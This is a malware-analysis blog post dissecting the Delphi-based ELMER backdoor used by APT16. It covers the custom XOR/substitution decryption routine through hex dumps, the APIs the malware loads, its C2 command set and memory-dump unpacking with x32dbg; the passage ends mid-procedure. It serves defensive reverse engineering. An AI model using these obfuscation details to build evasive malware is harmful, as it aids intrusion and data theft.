

# A detailed analysis of ELMER Backdoor used by APT16

---

[cybergeeks.tech/a-detailed-analysis-of-elmer-backdoor-used-by-apt16/](https://cybergeeks.tech/a-detailed-analysis-of-elmer-backdoor-used-by-apt16/)

## Summary

In this blog post, we're presenting a detailed analysis of a backdoor known as ELMER that was used by the Chinese actor identified as APT16. This group targeted Japanese and Taiwanese organizations in industries such as high-tech, government services, media and financial services.

The malware is encrypted with a custom algorithm and it's written in Delphi. This sample is capable of detecting proxy settings on the local machine and exfiltrating information such as the hostname and IP address of the machine to the Command and Control server. The process uses a custom decryption algorithm that consists of AND, XOR, and ADD operations in order to decrypt relevant strings during runtime. It implements 8 different commands depending on the response from the C2 server, including: file uploads and downloads, process execution, exfiltration of file names/sizes and directory names, exfiltration of processes/process IDs. Data exfiltration is performed using an HTML document that contains the information encoded using the NOT operator.

This sample is using a custom encryption algorithm, that we will describe below. For this analysis, we have also created a python script that can be used to facilitate the decryption process, which can be found at [https://github.com/Rackedydig/string\\_decode\\_algorithm\\_apt16](https://github.com/Rackedydig/string_decode_algorithm_apt16).

## Technical analysis

SHA256:

BED00A7B59EF2BD703098DA6D523A498C8FDA05DCE931F028E8F16FF434DC89E

It's important to mention that a part of the malicious code is encrypted, and we'll explain using a step-by-step approach how to decrypt it. The process is scanning the memory in order to find the magic number "MZ" which corresponds to EXEs (DLLs), and then it's extracting the first word of the PE header and compares it with "PE" as follows:




Figure 1

The following picture contains a part of the bytes that will be transformed as we'll see in the next paragraphs:

Address	Hex	ASCII
6719156A	33 C0	xor eax, eax
6719156C	8D 4C 3D 00	lea ecx, dword ptr ss:[ebp+edi]
67191570	8A 11	mov dl, byte ptr ds:[ecx]
67191572	83 C1 04	add ecx, 4
67191575	88 14 30	mov byte ptr ds:[eax+esi], dl
67191578	40	inc eax
67191579	83 F8 04	cmp eax, 4

ecx=<apt.EntryPoint> (671912F0)  
 dword ptr [ebp+edi\*1]=[apt.67181000]=148633DB  
 .hello:6719156C apt.exe:\$1156C #A76C

Address	Hex	ASCII
67181000	DB 33 86 14 57 82 61 33 C3 D6 4E BB A5 CF C7 72	03..w.a3AON»¥ICr
67181010	37 BC 08 31 0F 48 3A DC 23 C9 6F 34 F3 BE C0 25	7%.1.K:Ü#Eo4ó%A%
67181020	9F 87 1A 58 F5 21 36 CF 7C B8 EE 90 E6 BD 94 C9	...Xó!6I _i.æ%.É
67181030	C8 60 33 58 9B A6 35 E6 52 54 D3 55 7D EF 3A 4D	È 3[.!5æRTÓU}i:M
67181040	04 CF 85 5B 2C 99 7E 73 4F 0D 45 A9 43 EF EE 5A	.I.[,~s0.EeCiiz
67181050	86 8A D2 37 F3 46 AD BE 35 4F B1 AE 8E DD C4 CD	..07óF.%50±º.YAI
67181060	D6 9E 19 D5 F1 61 F1 30 E0 3C 8C B8 0C 13 41 24	Ö..Öñañ0a<...A\$
67181070	BE 97 34 8C E6 D1 BF EC 8F BC 5D 72 EC B3 30 50	%.4.æNzi.%]ri*OP
67181080	C0 55 12 FB 92 92 D0 C0 6B 05 21 39 45 F2 F1 3D	AU.ú..ĐAk.19Eòñ=
67181090	CC AE A0 BF ED BF 40 78 07 A1 BD F9 37 E3 FF 2D	te çiz@x.i%ú7äy-
671810A0	A0 B9 06 91 57 88 B9 DE CB 51 81 FB 3E 28 98 E0	'..W.'pEQ.ú>(.a
671810B0	AD F0 0A 74 11 2D 2B 61 38 CF 92 36 19 DE 65 F7	.ò.t.-+a8I.6.be±
671810C0	4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF F4	Jo.t-c.Dyí.Hç. 0
671810D0	35 39 9F CC 99 BB 71 C3 E6 C0 6E 88 0B 22 3E C9	59.I.»qAæAn..">É
671810E0	A2 B5 36 7C 7E 89 C7 1B 02 1C 05 57 C5 9F BE 34	çµ6 ~.Ç....WÁ.¾4
671810F0	D7 C4 C4 6A 96 13 FA 7E 11 4E C8 5A 64 5F 38 F3	xAAj..ú~.NEZd_8ó
67181100	9C E9 D7 33 7C BC 77 9F 03 BA 2F 35 27 F3 49 BD	.éx3 w..º/5'ÓI% ±0.ó'EXæ«.r.ió
67181110	B1 3F D2 1A F3 B9 C6 58 E3 AB 13 5D 72 80 A1 D5	±0.ó'EXæ«.r.ió
67181120	55 CF E8 0C 3C BA 8C 5D 95 E2 DC C9 7C 10 14 C7	UIè.<º.].äUE ...Ç

Figure

The first 16 bytes are reordered as follows: [byte1, byte5, byte9, byte13], [byte2, byte6, byte10, byte14], [byte3, byte7, byte11, byte15], [byte4, byte8, byte12, byte16]:

Address	Hex	ASCII
0019FEE4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FEF4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FF04	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FF14	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FF24	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FF34	00 00 00 00 00 10 18 67 00 00 00 00 94 FF 19 00	.....g.....ÿ..
0019FF44	DB 57 C3 A5 33 82 D6 CF 86 61 4E C7 14 33 BB 72	0wA#3.OI.aNC.3»r

Figure 3

Now there is a buffer of 16 bytes, which represents a “key” in the upcoming operations:

Address	Hex	ASCII
671911AC	D0 C9 E1 B6 14 EE 3F 63 F9 25 0C 0C A8 89 C8 A6	DÉâî.î?cù%...È!
671911BC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
671911CC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
671911DC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Figure 4

An XOR operation is performed between the corresponding positions of the 2 buffers mentioned above:

Address	Hex	ASCII
0019FEE4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FEF4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FF04	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FF14	00 00 00 00 00 00 00 00 04 00 00 00 54 FF 19 00	.....Tÿ..
0019FF24	00 10 18 67 D4 81 00 00 96 15 19 67 44 FF 19 00	...gô.....gDÿ..
0019FF34	AC 11 19 67 00 10 18 67 00 00 00 00 94 FF 19 00	~..g...g.....ÿ..
0019FF44	0B 9E 22 13 27 6C E9 AC 7F 44 42 CB BC BA 73 D4	..".~'lè~.DBE¼°s0

Figure 5

The first 4 bytes of the buffer remain in their current positions, however, the last 12 bytes are reordered, as shown in figure 6:

Address	Hex	ASCII
0019FEE4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FEF4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FF04	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FF14	00 00 00 00 00 00 00 00 04 00 00 00 54 FF 19 00	.....Tÿ..
0019FF24	00 10 18 67 04 00 00 00 9C 11 19 67 A8 15 19 67	...g.....g..g
0019FF34	BA 73 D4 BC 00 10 18 67 00 00 00 00 94 FF 19 00	°s0¼...g.....ÿ..
0019FF44	0B 9E 22 13 AC 27 6C E9 42 CB 7F 44 BA 73 D4 BC	..".~'lèBÈ.D°s0¼

Figure 6

Each byte is replaced by a byte that can be found at the position 0x671911EC+current\_byte, as explained in the next figure:




Figure 7

After this transformation, the buffer becomes the following one:




Figure 8

There is a second XOR decryption step, but this time the key is changing:




Figure 9

After the XOR operation is complete, the current buffer has been changed, as shown below:




Figure 10

A few more operations will be performed, including shl cl, 1 (shift left by 1) and xor cl, 1B (xor with 0x1B). Let's take, for example, byte 0x90 from the buffer which is left shifted by 1 (0x20) and then XORed with 0x1B -> 0x3B. Byte 0x3B is left shifted by 1 and becomes 0x76 (no XOR is performed) and one more time, 0x76 is left shifted by 1 and becomes 0xEC. The confirmation that all of these operations are accurate:

Address	Hex	ASCII
0019FEEC	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0019FEFC	CE 81 00 00 DD FF 19 00 23 17 19 67 0D 00 00 00	ï...ÿÿ..#.g...
0019FF0C	90 3B 76 EC 08 00 00 00 DD A1 59 B2 04 00 00 00	!v!...ÿÿ".....

Figure 11

Now the values from this buffer are XORed together (0x90 XOR 0x76) XOR 0xEC and then the result (0xa) is XORed with other results from similar operations. After all operations are done, the buffer will be the following:

Address	Hex	ASCII
0019FEE4	00 00 00 00 00 00 00 00 DE 81 00 00 02 00 00 C4	.....D.....A
0019FEF4	4E 17 19 67 0E 00 00 00 16 2C 58 B0 09 00 00 00	N..g.....,X°....
0019FF04	86 17 2E 5C 0D 00 00 00 B7 75 EA CF 08 00 00 00	...\......uëI....
0019FF14	D5 B1 79 F2 04 00 00 00 9C 11 19 67 00 10 18 67	ôÿò.....g...g
0019FF24	D4 81 00 00 48 FF 19 00 00 00 00 00 00 D2 15 19 67	ô..Hÿ.....ô..g
0019FF34	D5 B7 86 16 00 10 18 67 00 00 00 00 94 FF 19 00	ô.....g.....ÿ..
0019FF44	53 B2 35 65 C8 9D 16 44 69 A5 4E C9 BE A0 A2 1A	S=5eË..Di¥NÉ% ç.

Figure 12

The sample performs the steps presented above 10 times, and the buffer looks like in the next figure:

Address	Hex	ASCII
0019FEE4	00 00 00 00 00 00 00 00 D1 81 00 00 02 00 00 15	.....N.....
0019FEF4	4E 17 19 67 0E 00 00 00 8E 07 0E 1C 09 00 00 00	N..g.....,X°....
0019FF04	D0 BB 6D DA 0D 00 00 00 78 F0 FB ED 08 00 00 00	ð»mÛ.....xðüi....
0019FF14	04 00 00 00 0C 11 19 67 00 10 18 67 D4 81 00 00	.....g...gô....
0019FF24	BD 15 19 67 44 FF 19 00 0C 11 19 67 44 FF 19 00	%..gdÿ.....gdÿ..
0019FF34	A3 88 C4 2E 00 10 18 67 00 00 00 00 94 FF 19 00	f..Ä.....g.....ÿ..
0019FF44	04 02 61 00 10 04 72 00 18 43 01 00 67 68 00 FF	..a...r...C...gh.ÿ

Figure 13

The buffer is reordered and copied in the location displayed in figure 2, as follows:

Address	Hex	ASCII
67181000	04 10 18 67 02 04 43 68 61 72 01 00 00 00 00 FF	...g..Char.....ÿ
67181010	37 BC 0B 31 0F 4B 3A DC 23 C9 6F 34 F3 BE C0 25	7%.1.K:U#Eo40%A%
67181020	9F 87 1A 58 F5 21 36 CF 7C B8 EE 90 E6 BD 94 C9	...Xö!6I  î.æ%.É
67181030	C8 60 33 58 98 A6 35 E6 52 54 D3 55 7D EF 3A 4D	È 3[.!5æRTÖU}i:M
67181040	04 CF 85 58 2C 99 7E 73 4F 0D 45 A9 43 EF EE 5A	.I.[,..~so.E@CiiZ
67181050	86 8A D2 37 F3 46 AD BE 35 4F B1 AE 8E DD C4 CD	..07öF.%50±°.YÄI
67181060	D6 9E 19 D5 F1 61 F1 30 E0 3C 8C B8 0C 13 41 24	Ö..Öñãñòà<...A\$
67181070	BE 97 34 8C E6 D1 BF EC 8F BC 5D 72 EC B3 30 50	%..4.æN¿i.%}ri*OP
67181080	C0 55 12 FB 92 92 D0 C0 68 05 21 39 45 F2 F1 3D	ÄU.û..ðAk.!9Eöñ=
67181090	CC AE A0 BF ED BF 40 78 07 A1 BD F9 37 E3 FF 2D	I° ¿i¿ex.ixú7äÿ-
671810A0	A0 B9 06 91 57 88 B9 DE CB 51 81 FB 3E 28 98 E0	'..W.'pEQ.û>(,à
671810B0	AD F0 0A 74 11 2D 2B 61 38 CF 92 36 19 DE 65 F7	.ð.t.-+a8I.6.ðe÷
671810C0	4A 6F 9C 74 AC 63 01 D0 FF A3 8E 48 E7 82 AF F4	Jo.t~c.ðÿf.Hç.ö
671810D0	35 39 9F CC 99 BB 71 C3 E6 C0 6E 88 08 22 3E C9	59.î.»qAæAn..">É
671810E0	A2 B5 36 7C 7E 89 C7 18 02 1C 05 57 C5 9F BE 34	€µ6 ~.Ç....WÄ.%4
671810F0	D7 C4 C4 6A 96 13 FA 7E 11 4E C8 5A 64 5F 38 F3	xAAj..û~.NÉZd_8ó
67181100	9C E9 D7 33 7C BC 77 9F 03 BA 2F 35 27 F3 49 BD	.éx3 ¼w..°/5'óI½
67181110	B1 3F D2 1A F3 B9 C6 58 E3 AB 13 5D 72 80 A1 D5	±70.ó'ÆXä«.}r.ïÖ
67181120	55 CF E8 0C 3C BA 8C 5D 95 E2 DC C9 7C 10 14 C7	UIè.<°.].äÜE ..Ç

Figure 14

The algorithm applied for the first 16 bytes is repeated 2078 times. The new buffer is the decrypted version of the first one:

Address	Hex	ASCII
67181000	04 10 18 67	...g..Char.....
67181010	00 00 00 90	...y%@A.g.Ay%<A
67181020	18 67 88 C0	.g.Ay%8A.g.Ay%4A
67181030	18 67 88 C0	.g.Ay%0A.g.Ay%,A
67181040	18 67 88 C0	.g.Ay%(A.g.Ay%\$A
67181050	18 67 88 C0	.g.Ay% A.g.Ay%.A
67181060	18 67 88 C0	.g.Ay%.A.g.Ay%.A
67181070	18 67 88 C0	.g.Ay%.A.g.Ay%LA
67181080	18 67 88 C0	.g.Ay%.A.g.Ay%.A
67181090	18 67 88 C0	.g.Ay%.A.g.Ay%.A
671810A0	18 67 88 C0	.g.Ay%uA.g.Ay%oA
671810B0	18 67 88 C0	.g.Ay%\A.g.Ay%XA
671810C0	18 67 88 C0	.g.Ay%TA.g.Ay%hA
671810D0	18 67 88 C0	.g.Ay%dA.g.Ay%oA
671810E0	18 67 88 C0	.g.Ay%oA.g.Ay%iA
671810F0	18 67 88 C0	.g.Ay%eA.g.As.A%
67181100	BB 0A 00 00	»...Tè.yyyoD\$,.
67181110	74 05 0F B7	t...\\$0.A.AD[A.A
67181120	FF 25 E4 C0	y%ãA.g.Ay%ãA.g.A

Figure 15

The malicious process loads multiple DLLs and retrieves the address of export functions using LoadLibraryA and GetProcAddress APIs:

The screenshot displays a debugger window with the following components:

- Assembly View:** Shows instructions from address 671913E8 to 6719142F. The instruction at 67191410 is highlighted, and the EIP register points to it. The assembly includes calls to `<apt.LoadLibraryA>`, `<apt.GetProcAddress>`, and various conditional jumps and arithmetic operations.
- Register View:** Shows the EIP register pointing to 67191410.
- Memory Dump:** Shows the contents of the kernel32.dll file, listing various export functions such as `DeleteCriticalSection`, `VirtualFree`, `LocalFree`, `LocalAlloc`, `GetTickCount`, `QueryPerformanceCounter`, `GetVersion`, `GetCurrentThreadId`, `GetThreadLocale`, `GetStartupInfoA`, `GetLocaleInfoA`, `GetLastError`, `GetCommandLineA`, `FreeLibrary`, `ExitProcess`, `WriteFile`, `UnhandledExceptionFilter`, `SetEndOfFile`, `RtlUnwind`, `RaiseException`, `GetStdHandle`, `GetFileSize`, `GetFileType`, `CreateFileA`, `CloseHandle`, `TlsSetValue`, `TlsGetValue`, `GetModuleHandleA`, `IstrcmpiA`, `WaitForSingleObject`, `Sleep`, `SetFilePointer`, `ReadFile`.

Figure 16

The list of DLLs to be loaded + the export functions:

kernel32.dll

DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetTickCount, QueryPerformanceCounter, GetVersion, , GetCurrentThreadId, GetThreadLocale, GetStartupInfoA, GetLocaleInfoA, GetLastError, GetCommandLineA, FreeLibrary, ExitProcess, WriteFile, UnhandledExceptionFilter, SetEndOfFile, RtlUnwind, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle, TlsSetValue, TlsGetValue, GetModuleHandleA, IstrcmpiA, WaitForSingleObject, Sleep, SetFilePointer, ReadFile,

GetProcAddress, GetModuleFileNameA, GetFileAttributesA, GetCurrentDirectoryA, FindNextFileA, FindFirstFileA, FindClose, FileTimeToLocalFileTime, CreateThread, CreateProcessA

user32.dll

GetKeyboardType, MessageBoxA

advapi32.dll

RegQueryValueExA, RegOpenKeyExA, RegCloseKey

oleaut32.dll

SysFreeString, SysReAllocStringLen

ws2\_32.dll

WSAGetLastError, gethostname, gethostbyname, socket, setsockopt, send, recv, inet\_ntoa, inet\_addr, htons, connect, closesocket, WSACleanup, WSASStartup

dnsapi.dll

DnsRecordListFree, DnsQuery\_A

The process passes the execution flow to the unencrypted code as illustrated in the next figure:




Figure 17

In order to also perform static analysis on the binary, we have to dump the memory of this process using OllyDumpEx plugin of x32dbg debugger:






Figure 18

The problem is that the IAT (Import address table) hasn't been populated as expected and contains only 2 functions that were also present in the original binary:



Figure 19

We have to use another plugin of x32dbg called Scylla. This plugin is used to find the IAT entries in the process memory, and then it can fix our dropped binary:

